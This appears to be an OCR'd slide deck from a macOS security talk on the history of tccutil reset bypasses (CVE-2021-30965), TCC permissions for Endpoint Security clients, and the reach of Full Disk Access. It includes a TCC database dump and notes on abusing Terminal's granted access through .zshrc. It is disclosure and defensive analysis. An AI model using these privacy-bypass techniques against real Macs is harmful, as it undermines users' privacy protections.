Scene 6:
The Ultimate Fix

🤞


new TCC feature side effect

- kTCCServiceSystemPolicyAppBundles - a permission to modify any app
  - including mounting over
  - regardless of the location of the app


- protects the ES client with someone's messing with it on the file system

fix - kTCCServiceEndpointSecurityClient

- Ventura Beta 10 (2 days ago)
- new permission: kTCCServiceEndpointSecurityClient
  - tccutil won't clear it
- tccutil's logic is back to square 1
- reset is handled at tccd



```
sqlite> select * from access;
kTCCServiceSystemPolicyAllFiles|/usr/libexec/sshd-keygen-wrapper|1|2|4|1|??
                                                                  ||0|UNUSED||
kTCCServicePostEvent|com.apple.screensharing.agent|0|0|4|1|||0|UNUSED||0|1664952240
kTCCServiceScreenCapture|com.apple.screensharing.agent|0|0|4|1|||0|UNUSED||0|1664952240
kTCCServiceAccessibility|/System/Library/Frameworks/CoreServices.framework/Versions/A/F

D||0|1664952240
kTCCServiceEndpointSecurityClient|com.objective-see.blockblock|0|2|4|1|??
                                                                 ||0|UNUSED||0|
kTCCServiceSystemPolicyAllFiles|com.apple.Terminal|0|2|4|1|??
                                                           ||0|UNUSED||0|1664952643
sqlite> 
```



Full Disk Access

Allow the applications below to access data like Mail, Messages, Safari, Home, Time Machine backups and certain administrative settings for all users on this Mac.

BlockBlock	on
sshd-keygen-wrapper	on
Terminal	on

Scene 7:
The very first issue


The first one

- macOS Catalina 10.15.4: "tccutil reset SystemPolicyAllFiles" is already disallowed
- CVE-2021-30965 only worked with "tccutil reset All"
- macOS Catalina 10.15: "tccutil reset SystemPolicyAllFiles" still works
- likely the trick was identified early (by who?), but the fix wasn't right

SUMMARY

tccutil's evolution

1. 15.0 - no restrictions
2. 15.4 - limit "tccutil reset SystemPolicyAllFiles"
3. 12.1 - limit "tccutil reset All/SystemPolicyAllFiles" w/ authorization
4. 12.3 - limit "tccutil reset All/SystemPolicyAllFiles" w/ FDA
5. 13 Beta 10 - logic moved to tccd, new TCC permission for ES clients



Full Disk Access

THE ABSOLUTE POWER!!!

FDA

- Lord of the ~~Rules~~ Permissions
- It controls:
  - Full Access to the TCC database
  - In general full access to user’s private files
  - Control ES client registration (in some cases)
  - The ability to mount APFS snapshots
  - Access to many DataVaults
  - System Administration config files, like sudo, pam, etc…

FDA

- feels like lightweight SIP for user mode
- this is bad
  - people will grant their right to apps for convenience (e.g.: Terminal)
  - depending on the app, but can be easy to gain access (e.g.: .zshrc for Terminal)
- a better way
  - make granular rules
  - move TCC.db under full SIP protection
    - allow read for everyone
    - allow write only for tccd

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Twitter: @theevilbit

Resources

- flaticon.com - Freepik
- https://imsdb.com/scripts/Lord-of-the-Rings-Fellowship-of-the-Ring,-The.html
- https://www.git-tower.com/blog/history-of-macos/